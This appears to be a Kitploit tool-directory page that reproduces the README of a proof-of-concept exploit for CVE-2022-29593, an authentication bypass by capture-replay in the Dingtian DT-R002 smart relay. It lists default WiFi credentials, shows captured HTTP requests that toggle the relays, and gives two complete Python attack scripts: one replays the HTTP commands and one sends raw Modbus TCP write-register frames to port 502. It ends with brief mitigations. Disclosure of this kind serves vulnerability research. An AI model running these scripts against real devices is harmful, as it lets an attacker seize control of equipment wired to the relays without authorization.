Skip to content
KitploitKITPLOIT
ToolsBlog
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2022-29593 — PoC-Exploit für CVE-2022-29593, der eine Authentifizierungsumgehung durch Capture-Replay am Dingtian DT-R002 Smart Relay mit HTTP- und Modbus-Replay-Angriffen demonstriert. | Kitploit
Tools/GitHubGitHub/9lyph/cve-2022-29593
Paket-Sniffing & AnalyseAufklärungIoT-SicherheitSchwachstellenanalyseExploitationSCADA/ICS-SicherheitWebanwendungs-ExploitationFuzzingPenetrationstestsHardware- & IoT-SicherheitAuthentifizierung
83vor 1 JahrNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen
GitHub
9lyph/cve-2022-29593

CVE-2022-29593

PoC-Exploit für CVE-2022-29593, der eine Authentifizierungsumgehung durch Capture-Replay am Dingtian DT-R002 Smart Relay mit HTTP- und Modbus-Replay-Angriffen demonstriert.

Repository anzeigen

CVE-2022-29593 - Authentifizierungsumgehung durch Capture-Replay (Dingtian-DT-R002)

Titel

dingtian

Authentifizierungsumgehung durch Capture-Replay Veröffentlicht: Version: 1.0 Hersteller: Shenzhen Dingtian Technologies Co.,Ltd Produkt: 2-Kanal-Relaisplatine/Relaiskarte Betroffene Version: Firmware V3.1.276A


Produkt - Dingtian DTR004

Ali Express Link

Produktbeschreibung

  • 2-Kanal-Relaisplatine/Relaiskarte
  • WiFi/RS485/Ethernet-fähig

Technische Daten

root@kitploit:~
Overview

Support multiple channel relay, On/Off/Delay/Jog
Support multiple interface RJ45/RS485/CAN/WIFI
Local Button control
PC app config and control
WEB config and control
8KB FIFO command buffer
Support password.
WIFI smart config support
Button control
MQTT/Modbus/CoAP

Technical parameters

Interface RJ45/ RS485/CAN/WIFI
Baudrate 100M/115200bps/125kbps/150Mbps
Protocol TCP server/client,UDP server/client,RS485,CAN,WIFI
Operating temperature -10~+75°C
Storage temperature -40~+125°C
Relative humidity 5~95% RH, no condensation
Power supply 9-40V Non-polar
Current 1A@12V DC
Power consumption <5W

Relay parameters

Relay Power AC 250V/10A,DC 30V/10A
Delay 1~65535 seconds
Jog Pull in 0.5 seconds, automatically release

Power supply Non-polar

DC 9~40V Non-polar
Referenzen

  • MITRE

  • Exploit-db

Hersteller

  • Gegründet 2019, ist Dingtian ein Hersteller von IoT- und Zutrittskontrollsystem-Smart-Geräten. Effiziente und stabile Produkte sowie schnelle Lieferung sind unser Leitbild.

Forschung

  • Eingeschaltet (12VDC bei 1A max)

>

  • Netzwerkscan
  • Standard-WLAN (SSID): dtrelay7685 (Die Seriennummer sind die letzten vier Ziffern)
    • Wo finde ich die Seriennummer?
  • Standard-PSK (PSK): dtpassword
  • Standard-IP: 192.168.7.1
root@kitploit:~
nmap -p- --open -Pn 192.168.7.1
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http 
502/tcp open  mbap 
HTTP-Zugriff


  • HTTP-Zugriff ermöglicht die Steuerung des Geräts, während es mit der Standard-SSID verbunden ist.

>

Fund

Authentifizierungsumgehung durch Capture-Replay

  • Dingtian (Dingtian DT-R002) 2-Kanal-Relais mit Firmware V3.1.276A erlaubt einem Angreifer, dieselben oder ähnliche Daten wiederzugeben. Dadurch kann der Angreifer die an die Relais angeschlossenen Geräte steuern, ohne dass eine Authentifizierung erforderlich ist.
  • Es wurde festgestellt, dass die Geräterelais durch nicht authentifizierte HTTP-Anfragen gesteuert (ein- und ausgeschaltet) werden konnten.

Nachweis zeigt die HTTP-Anfrage und -Antwort, die zum Ein- und Ausschalten des Relais verwendet wurden.

root@kitploit:~
Turning ON

Request
GET /relay_cgi.cgi?type=0&relay=0&on=1&time=0&pwd=0& HTTP/1.1
Host: 192.168.7.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.7.1/relay_cgi.html
Cookie: session=4463009

Response
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 11

&0&0&0&1&0&

Turning OFF

Request
GET /relay_cgi.cgi?type=0&relay=0&on=0&time=0&pwd=0& HTTP/1.1
Host: 192.168.7.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.7.1/relay_cgi.html
Cookie: session=4463009

Response
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 11

&0&0&0&0&0&

Schwachstelle

  • CWE-294 - Authentication Bypass by Capture-replay

Bekannte betroffene Softwarekonfigurationen

  • V3.1.276A (Firmware)

PoC-Code

root@kitploit:~
#!/usr/local/bin/python3
# Author: Victor Hanna (Exploit Security)
# DingTian DT-R002 2CH Smart Relay
# CWE-294 - Authentication Bypass by Capture-replay

import requests
import re
import urllib.parse
from colorama import init
from colorama import Fore, Back, Style
import sys
import os
import time

from urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

def banner():
    print ("[+]********************************************************************************[+]")
    print ("|   Author : Victor Hanna (9lyph)["+Fore.RED + "Exploit Security" +Style.RESET_ALL+"]\t\t\t\t\t    |")
    print ("|   Description: DingTian DT-R002 2CH Smart Relay                                      |")
    print ("|   Usage : "+sys.argv[0]+" <host> <relay#>                                           |")   
    print ("[+]********************************************************************************[+]")

def main():
    os.system('clear')
    banner()
    urlRelay1On  = "http://"+host+"/relay_cgi.cgi?type=0&relay=0&on=1&time=0&pwd=0&"
    urlRelay1Off = "http://"+host+"/relay_cgi.cgi?type=0&relay=0&on=0&time=0&pwd=0&"
    urlRelay2On  = "http://"+host+"/relay_cgi.cgi?type=0&relay=1&on=1&time=0&pwd=0&"
    urlRelay2Off = "http://"+host+"/relay_cgi.cgi?type=0&relay=1&on=0&time=0&pwd=0&"

    headers = {
        "Host": ""+host+"",
        "User-Agent": "9lyph/3.0",
        "Accept": "*/*",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate",
        "DNT": "1",
        "Connection": "close",
        "Referer": "http://"+host+"/relay_cgi.html",
        "Cookie": "session=4463009"
    }

    print (Fore.YELLOW + f"[+] Exploiting" + Style.RESET_ALL, flush=True, end=" ")
    for i in range(5):
        time.sleep (1)
        print (Fore.YELLOW + "." + Style.RESET_ALL, flush=True, end="")
    try:
        if (relay == "1"):
            print (Fore.GREEN + "\n[+] Relay 1 switched on !" + Style.RESET_ALL)
            r = requests.get(urlRelay1On)
            time.sleep (5)
            print (Fore.GREEN + "[+] Relay 1 switched off !" + Style.RESET_ALL)
            r = requests.get(urlRelay1Off)
            print (Fore.YELLOW + "PWNED !!!" + Style.RESET_ALL, flush=True, end="")
        elif (relay == "2"):
            print (Fore.GREEN + "[+] Relay 2 switched on !" + Style.RESET_ALL)
            r = requests.get(urlRelay2On)
            time.sleep (5)
            print (Fore.GREEN + "[+] Relay 2 switched on !" + Style.RESET_ALL)
            r = requests.get(urlRelay2Off)
            print (Fore.YELLOW + "PWNED !!!" + Style.RESET_ALL, flush=True, end="")
        else:
            print (Fore.RED + "[!] No such relay" + Style.RESET_ALL)
    except KeyboardInterrupt:
        sys.exit(1)
    except requests.exceptions.Timeout:
        print ("[!] Connection to host timed out !")
        sys.exit(1)
    except requests.exceptions.Timeout:
        print ("[!] Connection to host timed out !")
        sys.exit(1)
    except Exception as e:
        print (Fore.RED + f"[+] You came up short I\'m afraid !" + Style.RESET_ALL)

if __name__ == "__main__":
    if len(sys.argv)>2:    
        host = sys.argv[1]
        relay = sys.argv[2]
        main ()
    else:
        print (Fore.RED + f"[+] Not enough arguments, please specify target and relay!" + Style.RESET_ALL)

Kompromittierung über ModbusTCP

Es war auch möglich, die Relais über das Modbus-Protokoll ein- und auszuschalten. Das Modbus-Protokoll auf TCP 502 ist etwas unsicher und erlaubt das Lesen und Schreiben von Registern ohne Authentifizierung.

Nachweis zeigt das Schreiben auf mehrere Register mit Hex zum Ein- und Ausschalten des Relais.

PoC-Code

root@kitploit:~
import socket
import sys
import os
import time
from colorama import init
from colorama import Fore, Back, Style
import sys
import os
import time

'''
4.3.2 0x06:Write Single Register
4 Relay All ON
Send:
0000 0000 0006 FF 06 0002 0f0f
Recv:
0000 0000 0006 FF 06 0002 0f0f
4 Relay All OFF
Send:
0000 0000 0006 FF 06 0002 0f00
Recv:
01 06 0002 0f00 2DFA

0000                     0000                 0006            FF               06                      00020f0f
<2 byte Transaction ID> |<2 byte Protocol ID>|<2 byte length>|<1 byte Unit ID>|<1 bytes function code>|<Data for response or commands>

Transaction ID: This is used for synchronisation between Server and Client
Protocol ID: 0 for ModBusTCP
Length Field: Number of remaining bytes in the frame
Unit Identifier: Server Address (255 or FF if not used)
Function Code: Function code as in other variants
Data Bytes: Data for response of commands
    - Function code 06 (Write Singlt Register) [Request]
        - Address of holding register to preset/write (2bytes)
        - New Value of the holding register (2bytes)
'''

def banner():
    print ("[+]********************************************************************************[+]")
    print ("|   Author : Victor Hanna (9lyph)["+Fore.RED + "Exploit Security" +Style.RESET_ALL+"]\t\t\t\t\t    |")
    print ("|   Description: DingTian DT-R002 2CH Smart Relay                                   |")
    print ("|   Usage : "+sys.argv[0]+" <host>                                                     |")
    print ("[+]********************************************************************************[+]")

def main():
    os.system('clear')
    banner()

    s = socket.socket()
    try:
        s.connect((host, 502))
        print (Fore.GREEN + "[+] " + Fore.WHITE + "T" + Fore.GREEN + "u" + Fore.WHITE + "r" + Fore.GREEN + "n" + Fore.WHITE + "i" + Fore.GREEN + "n" + Fore.WHITE + "g" + Fore.GREEN + "R" + Fore.WHITE + "e" + Fore.GREEN + "l" + Fore.WHITE + "a" + Fore.GREEN + "y" + Fore.WHITE + " O" + Fore.GREEN + "n" + Style.RESET_ALL)
        on = ("000000000006FF0600020f0f")
        off = ("000000000006FF0600020f00")
        # read =  ("000000000006FF0400020001")
        s.sendall((bytes.fromhex(on)))
        time.sleep(10)
        print (Fore.RED + "[+]" + Fore.WHITE + "T" + Fore.RED + "u" + Fore.WHITE + "r" + Fore.RED + "n" + Fore.WHITE + "i" + Fore.RED + "n" + Fore.WHITE + "g" + Fore.RED + " R" + Fore.WHITE + "e" + Fore.RED +"l" +Fore.WHITE + "a" +Fore.RED + "y" + Fore.WHITE + " O" + Fore.RED + "f" +Fore.WHITE + "f")
        s.sendall((bytes.fromhex(off)))
        data = s.recv(1024)
        print (Fore.BLUE + "[+]" + Fore.WHITE + "P" + "w" + Fore.BLUE + "n" + Fore.WHITE + "e" + Fore.BLUE + "d" + Fore.WHITE + "!" + Fore.BLUE + "!" + Style.RESET_ALL)
    except socket.timeout:
        print (f"[!] Cannot connect to target: {host} !!")
    except Exception as e:
        print(e)

if __name__ == "__main__":
    if len(sys.argv)>1:
        host = sys.argv[1]
        main ()
    else:
        print (Fore.RED + f"[+] Not enough arguments, please specify target !" + Style.RESET_ALL)

Nachweis zeigt die Struktur der Modbus-Client-Anfrage, die nach Untersuchung eines aufgezeichneten TCPDUMP die relevanten Hex-Codes zeigt.

  • Modbus Relais EIN

>

  • Modbus Relais AUS

>

  • Durch das Aufzeichnen dieser Modbus-Client-Transaktionen über das Netzwerk ist es möglich, diese wiederzugeben, um die Kontrolle über das Relais und damit über das an das Relais angeschlossene Gerät zu erlangen.

Zerlegung

  • ESP32 MCU - https://fccid.io/2AC7Z-ESP32

  • Datenblatt

>

Haxed

Abhilfemaßnahmen

  • Implementierung von HTTPS
  • Implementierung von Autorisierungstoken für jede Anfrage/Transaktion

Pwnage

Entdecker/Credits:

Victor Hanna von Exploit Security

Folge mir auf

Mastodon Linkedin Youtube

Tool herunterladen